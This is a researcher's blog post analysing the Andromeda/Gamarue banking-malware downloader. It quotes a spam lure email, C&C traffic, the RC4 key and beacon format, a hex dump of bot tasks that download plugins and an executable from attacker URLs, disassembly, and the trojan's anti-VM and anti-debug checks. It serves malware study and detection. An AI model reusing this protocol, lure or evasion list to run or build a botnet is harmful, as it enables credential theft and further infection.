

Yet another Andromeda / Gamarue analysis

eternal-todo.com/blog/yet-another-andromeda-gamarue-analysis

- [Analysis](#)
- [Andromeda](#)
- [Banks](#)
- [Botnets](#)
- [Citadel](#)
- [Fraud](#)
- [Malware](#)
- [Pony Loader](#)
- [Reversing](#)

Some days ago I read the [post about Joe Security's error when they analyzed an Andromeda sample](#) and I also found new samples of this Trojan. Then I decided that I should write something about it. At least, just to remember some tricks of Andromeda for the next time and not starting from scratch. [I'm Dory, I forget things](#);).

When I analyzed this malware some months ago I thought that it was quite interesting due to the Anti-debugging and Anti-VM tricks it uses. You can also find references to [the same malware with the name of Gamarue](#). It seems it is cool to rename the same malware with different names. Then you can find some families with three different names, like Cridex / Feodo / Bugat. Anyway, I also found these two links with very good and detailed information about analyzing Andromeda:

I have mostly seen using Andromeda to install banking malware, like **Ice-IX**, **Citadel** and **Sinowal / Torpig** (if it doesn't have more than one name it is not cool). But as you can see in this post on [Malware don't need Coffee](#) it can be bought with different plugins too. If the main objective is just stealing credentials then maybe with the *Keylogger* or *Formgrabber* plugins plus the *Rootkit* one ("*r.pack*") to stay stealth can be ok. I also saw Andromeda downloading a plugin called "*pony*". It was nothing but the infamous Trojan **Pony Loader / Fareit**, which I mentioned when I talked about [the Boston Marathon bombings malware campaign](#). However, if the objective of the cybercriminals is spread another malware then the function of Andromeda will be as a simple downloader. It is also possible using it for both objectives, of course.

The infection vector that I have seen is just SPAM. It comes zipped and attached to an email message with different subjects like discounts, hotel offers or post mail messages:

Mark has sent you a gift voucher at value of 50 EUR. This gift voucher may be redeemed against any product(s) on our website.

Value: **50 EUR**

Claim code:
attached in a letter

Expire date: 2013-04-15

How to use gift vouchers

1. Take your pick from over 1 300 000 products on Pixmania.com.
2. Click on the "Add to basket" button and submit your order.
3. At the payment stage of the ordering process, enter the claim code on your voucher and click "Confirm". Several gift vouchers can be used to pay for the same order.
4. Your order is processed and your products are sent to you.

The generated traffic of Andromeda can be easily spotted:

```
Stream Content
POST /stats/image.php HTTP/1.1
Host: clotheshopuppy.com
User-Agent: Mozilla/4.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 76
Connection: close

fHGAS8c2+TrSnClymrTlD2DQCuYMNve/+Su6w33AqX56vUvVftT0AG4L8/i/Mw55e2wjQ0D8cgm HTTP/1.1 200
OK
Date: Mon, 10 Jun 2013 19:03:59 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.3.3-7+squeeze15
Content-Length: 171
Connection: close
Content-Type: application/octet-stream

..0.{...t...#t...{..Q...c.../Wl...p.S.y./..S.A...wb4.Cl.P.....G}.....!
~.Hw.....u;-p.y.....@LmB.RK$...:(3&.*S<..p..T,
Ac_@.....V.....^..T.Ungk.1.
!...r..i..0.

Stream Content
POST /zeta.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: Mozilla/4.0
Host: dotier.net
Content-Length: 80
Cache-Control: no-cache
Pragma: no-cache

KuxhJ2z993PfgWf
+3U1fDEarPAJkCRoDuXVBne0237LUe5VyTqf1OKJvXIMDwCAYnUpEANJS1dZCQ==HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Thu, 22 Aug 2013 13:48:10 GMT
Content-Type: application/octet-stream
Transfer-Encoding: chunked
Connection: close

111
.t.....vMX.....w...pK.l.....B%.?y.....uzN.....}...../^.BoT...?x...{....
EO.Y .1.Z+#.....;&.....).....Z.O.i.....6.l..^7N.b....E..'\.Y.....9..T5%..%
u.y.....m.....U.4F"...'.6.W.....d..e7.....yg.....}3zwsj.....g..@.m.....u].9..
.za<DT.Dx..U.....wd2.b..Q..5.'
0
```

It is just an HTTP POST request using the User-Agent “**Mozilla/4.0**” and sending a Base64-encoded string. After decoding it is also necessary decrypt it with RC4 using a specific key. In the first case, it was using a default installation key,

"**d40e75961383124949436f37f45a8cb6**". The information which the Trojan sends has the format "id:%lu|bid:%lu|bv:%lu|sv:%lu|pa:%lu|la:%lu|ar:%lu". This is an example of that:

```
id:753485172|bid:3|bv:518|sv:1281|pa:0|la:2196749529|ar:1
```

The meaning of the different parameters is the following:

- **id**: Bot ID
- **bid**: Build number
- **bv**: Bot version
- **sv**: OS version
- **pa**: Boolean to say if it is a x64 platform
- **la**: IP (long)
- **ar**: Boolean to say if it is executed with the Administrator account

The response is encrypted with RC4 too. However, in this case the key is the Bot ID sent previously. Just before the encrypted data four more bytes are added, they are the CRC32 of the content. Depending on the Trojan version an additional Base64 codification can be added before encrypting with RC4. The response content are the tasks to be executed by the bot (if there is any). For instance, updating the bot binary, installing new plugins, executing an additional executable/DLL, kill the bot, etc. This would be an example of a response:

```
00000000 0f 00 00 00 02 01 00 00 00 68 74 74 70 3a 2f 2f |.....http://|
00000010 63 6c 6f 74 68 65 73 73 68 6f 70 75 70 70 79 2e |clothesshopuppy.|
00000020 63 6f 6d 2f 70 6c 75 67 2f 72 2e 70 61 63 6b 00 |com/plugin/r.pack.|
00000030 02 02 00 00 00 68 74 74 70 3a 2f 2f 63 6c 6f 74 |.....http://clot|
00000040 68 65 73 73 68 6f 70 75 70 70 79 2e 63 6f 6d 2f |hesshopuppy.com/|
00000050 70 6c 75 67 2f 70 6f 6e 79 00 02 03 00 00 00 68 |plug/pony.....h|
00000060 74 74 70 3a 2f 2f 63 6c 6f 74 68 65 73 73 68 6f |ttp://clothessho|
00000070 70 75 70 70 79 2e 63 6f 6d 2f 70 6c 75 67 2f 70 |puppy.com/plugin/p|
00000080 63 62 00 01 14 00 00 00 68 74 74 70 3a 2f 2f 75 |cb.....http://u|
00000090 74 61 68 62 6c 69 6e 64 73 2e 69 65 2f 63 69 74 |tahblinds.ie/cit|
000000a0 61 2e 65 78 65 00 00 0a |a.exe...|
```

The first four bytes are the request rate and then there is an array of tasks to execute. The format of each task is "Command ID (1 byte) – Task ID (4 bytes) – Parameter (X bytes)". In this example we can see that the command to install a new plugin is 0x02 and to execute a new binary is 0x01. In both cases the parameter is a URL.


If you have a clean sample of Andromeda (after unpacking/decrypting), then you can use IDA Pro and the [IDAPython script](#) created by [0xEBFE](#) to [decrypt](#) and [decompress the payloads](#). This way you can find the RC4 key used to encrypt the communications and the potential plugins:

```

0002119 ; Attributes: bp-based frame
0002119
0002119 DecryptPlugin proc near ; CODE XREF: sub_B06F6+A0Fp
0002119 ; ExecuteTask+B31p
0002119
0002119 var_8 = dword ptr -8
0002119 outputBuffer = dword ptr -4
0002119 arg_0 = dword ptr 8
0002119
0002119 push ebp
000211a mov ebp, esp
000211c add esp, 0FFFFFF0h
000211f push ebx
0002120 push esi
0002121 push edi
0002122 mov [ebp+var_8], 0
0002129 mov ebx, [ebp+arg_0]
000212c cmp dword ptr [ebx], 4034B50h ; Plugin header --> PK\x03\x04
0002132 jnz loc_B2217
0002138 lea eax, [ebx+10h]
000213b push dword ptr [ebx+8]
000213e push eax
000213f push 20h
0002141 push offset andronedaKey ; "d40e75961383124949436f37f45a8cb6"
0002146 call RC4
000214b mov ecx, [ebx+8]
000214e lea eax, [ebx+10h]
0002151 push ecx

```

Another way to find the RC4 key is taking a look at the memory of the processes created by Andromeda. Although the URL that you can see in the following screenshot is not the good one, the key is valid.




It was funny to see a really nice C&C domain being used in one of the analyzed samples, **“thisshitismoresafethanpentagonfuckyoufedsbecausethisisaf.com/image.php”**:

```
Dump - 000B0000..000B4FFF
000B047C thisshitismoresafethanpentagonfuckyoufedsbecausethisisaf.com/ima
000B048C ge.php.....Uiyã°Sdi#0...i[i.ãîî[ë*ã*.i\.#E°3f0000i
000B04FC E°P00iE°Pp)...)IE°[fHUiã-ßSUVjdj. Sp0ø.ßÿ)..E°ã°*ã°0.. 5x0ø. 5d
000B053C 0ø. 5i0ø. 5°0ø. 5P>.0 5P¶.0 5\0.0ht<0 u°ßæ*..ã-§i5ã0.0ã° tcãt
000B057C _h¶D.P¶+..ã°tê ã°têE°¶¶ÿ)..ã°têP u°j. Sp0.0ß°)..Yã°tæ°P u°j
000B058C j. Sp0.0ß°)..ã°t0E° u¶ u°ß.)..ú u°ß0)..E° u° u°j hT¶.0ß7L..0P
000B05FC j. Sp0.0ß°)..E°-ã°*ã¶... u° u- u°ßf... u-ß0(..EYi5t¶.0ã°ãd...
000B063C j0 uÿ u-Pßk¶..Eßã°t0 ußj. Sp0.0ßq(..ã°têiUßi.;°wLã-.rGãú+IR0Rj
000B067C ¶h\0.0ß0+..0R0-¶;B°u°iF°úX0.0i0ü¶.0R0Z°. ußj. Sp0.0ß¶(..úS u
000B068C ßj. Sp0.0ß°)..úd u-j. Sp0.0ß°).. u°j. Sp0.0ßi°..j.ßã°..Uiyã-¶
000B06FC S3f¶E°iSÇ°.00iE°PQh+.0.000R 5Ç0.0ß-(..ã°wãd...AEê ...iE¶Pj.j.j.i
000B073C EãPíEiP u° u°ß×(..=°0..t)ã°uYj¶h.¶.. u¶j.ßi°..EESã°t9AEê...iE¶P
000B077C u§j.j.iEiP u°ßi(..ã°u¶ u§ß°+..h.Ç..j. u§ßR°.. E°úx u°ß¶(..j.
000B07BC ßt&..[¶+..Uiyã-úX°E°....j¶h.¶..h.Ç..j.ß*°..E-ã°ãS...h.Ç.. u-hê
000B07FC ¶.0ßã.. u-ßê&..iãÇ°.0P u-ß%0..iE°Ph+.0.j. u- 5Ç0.0ßæ°..ã°ãç...
000B083C AE°¶...AE00...AE¶...iE0PíEYpíE¶Pj.iE°PíEiP u° u°ßz°..=°0..tBã°u
000B087C 9ã°¶0u3iE¶P¶L&..EYã°t&uÿi)ÿfã°t&u°-iEYp uÿÿ%..ã°t0 $ E°úü
000B088C u°ß*°..h.Ç.. u-ßiZ°.. u-ß&..h.Ç..j. u-ßS&..j.ßü%..^¶+..Uiyã-¶
000B08FC di0...i0..i0.¶i0¶h0X+¶PpS..úT0.0ßÇ%..úP0.0ßã° ú\0.0ããh0.0ã§.0ã
000B093C ¶i0.0T¶.0ãã\ 0...iã\ PßY%..wããd êã° ú°0.0AE-....j.j¶iE-P
000B097C j+j ß°s..ã°-t.ã¶i0.00...ã¶ R.0 AE-Ç<6°AE¶ iE-Pj.ß&°..j¶h.
000B09BC ¶..h.Ç..j.ß+°..E°ã°ãú0..h.Ç.. u°h°ã.0ßç&..ã°ãã;0..j.hê<0.0ßß&..
000B09FC h.Ç.. u°ß&§..ß&¶.. 5\0.0hr<0iE-Pp&..ã- iE-Pj.j.ß7§..úT0.0ß¶
000B0A3C §..ã°..wããç... u°ß¶..hÇ°... u°ßæ§.. u°ßç&..h.Ç..j. u°ß&§..iã¶
000B0A7C Ph00..ß&°..3f000h+..000p r#..Pß#..3f000h&¶.000p ß#..Pß#..ßz°..w
000B0ABC úd0.03ãP¶Pp¶S.0P¶ã#..Ph¶°..Pß&°..ß&#..300.F ¶#-¶¶.0-§-êE-êU¶iE
```

However, it was nothing but a cool message, because this domain was modified later using XOR to obtain the real C&C endpoint.

```
Dump - 000B0000..000B4FFF
000B03E3 69 00 6C 00 65 00 25 00 00 00 6C 00 75 00 i.t.e.N...N.l.u.
000B03F3 00 00 25 00 74 00 6D 00 70 00 25 00 5C 00 00 00 ..N.t.m.p.N...
000B0403 25 00 30 00 30 00 70 00 2E 00 65 00 70 00 65 00 N.0.B...e.m.e.
000B0413 00 00 25 00 74 00 6D 00 70 00 25 00 5C 00 00 00 ..N.t.m.p.N...
000B0423 25 00 30 00 30 00 70 00 2E 00 65 00 70 00 65 00 N.0.B...e.m.e.
000B0433 00 00 69 64 30 25 6C 75 7C 74 69 64 30 25 6C 75 ..idiNilitidsiU
000B0443 7C 72 65 73 75 6C 74 30 25 6C 75 00 00 00 00 iresultsiU..#..
000B0453 00 64 34 30 65 37 35 39 36 31 33 30 33 31 32 34 ..d40w7596i303i24
000B0463 39 34 39 34 33 36 66 33 37 66 34 35 61 30 63 62 949436f37f45a9cb
000B0473 36 7C 04 00 00 00 00 00 68 74 74 70 30 2F 2F 61&#x2D;...h&#x2D;ps?
000B0483 63 6C 6F 74 60 65 73 73 60 6F 70 75 70 70 79 2E 0lothesshopppp.
000B0493 63 6F 60 2F 73 74 61 74 73 2F 69 60 61 67 65 2E 0on/stats/image.
000B04A3 70 68 70 00 00 00 00 00 00 00 00 00 00 00 00 00 00p.p.....
000B04B3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000B04C3 00 00 00 00 00 00 00 00 00 00 00 00 00 55 00 EC .....Uiy
000B04D3 83 C4 F8 53 64 08 1D 30 00 00 00 88 58 0C 30 58 3°°Sdi#0...i[i
000B04E3 0C 83 C3 24 86 58 04 0F 86 03 00 00 3A 5C 00 09 ..ãîî[ë*ã*.i\.#
000B04F3 45 F8 33 C9 51 51 51 80 45 FC 50 51 51 80 45 E°3f0000iE°P00iE
000B0503 F8 50 E8 00 29 00 00 88 45 FC 50 C9 C3 55 00 EC °Pp)...)IE°[fHUiã
000B0513 83 C4 E8 53 56 57 6A 64 6A 00 FF 35 70 30 00 00 ã-ßSUVjdj. Sp0ø.
000B0523 E0 90 29 00 00 09 45 FC 05 C0 0F 04 0C 01 00 00 ßj)..E°ã°*ã°0..
000B0533 FF 35 70 30 00 00 FF 35 64 30 00 00 FF 35 7C 30 5i0ø. 50ø. 5i0
000B0543 00 00 FF 35 60 30 00 00 FF 35 50 2E 00 00 FF 35 ø. 5°0ø. 5P. ø. 5
000B0553 50 04 00 00 FF 35 5C 30 00 00 60 74 01 00 00 FF Pøø. 5°0ø.h0ø.
000B0563 75 FC E8 BE 20 00 00 83 C4 24 30 35 00 30 00 00 u°ß¶..ã-ãi50ø.
000B0573 0D 03 F8 FF 74 63 85 C0 74 5F 68 12 89 44 2E 50 4ã° tcãt_h¶D.P
000B0583 E0 00 19 00 00 05 C0 74 E7 FF 00 05 C0 74 E1 09 ß&#x2D;ã°tê ã°tê
000B0593 45 F4 50 E8 79 29 00 00 85 C0 74 D4 50 FF 75 FC E¶¶ÿ)..ã°têP u°
000B05A3 60 00 FF 35 70 30 00 00 E3 22 29 00 00 59 05 C0 j. Sp0ø.ß°)..Yã°
000B05B3 74 BE 03 C1 50 FF 75 FC 6A 00 FF 35 70 30 00 00 tã°P u°j. Sp0ø.
000B05C3 E8 04 29 00 00 05 C0 74 A7 89 45 FC FF 75 F4 FF ß+)..ã°t0E° u¶
```

One thing that is not mentioned in the other analyses is that this Trojan also creates hooks in the functions *NtQueryInformationProcess*, *NtOpenProcess* and *RtlRaiseException* of the new process (*wuauclt.exe*, in this case):



You can find below the summary of the techniques used to difficult the analysis:

- Breakpoint detection
- Custom exception handler to load the real payload
- Check if certain DLLs are loaded in the system: *guard32.dll* (Comodo Firewall) and *sbiedll.dll* (Sandboxie).
- Check if some forbidden processes are running: *vmwareuser.exe*, *vboxservice.exe*, *procmon.exe*, *wireshark.exe*, etc.
- Comparison between the main disk ID (*system\currentcontrolset\services\disk\enum@0*) and the strings “*vmwa*”, “*vbox*” and “*qemu*”.
- Time execution check using the instruction **RDTSCL**.

Most of these checks can be bypassed if the CRC32 checksum of the system drive volume is **0x20C7DD84**. It seems that the bad guy was using a test environment and this was the way he was checking that the Trojan was running correctly. However, modifying the system drive volume name is not the only way to get Andromeda running as Joe Security's guys were suggesting (“The real payload is **only** shown if the volumn name of the system drive equals a specific checksum”). If the environment can be able to bypass all the checks mentioned above, then the real payload will be executed as well. Sometimes the malware was not executing correctly in my virtual machine, as Joe Security's post says, but I think the cause is that probably it was overloaded and it was not bypassing the time check.

Submitted by jesarpa on Sun, 2013/09/01 - 19:56

Español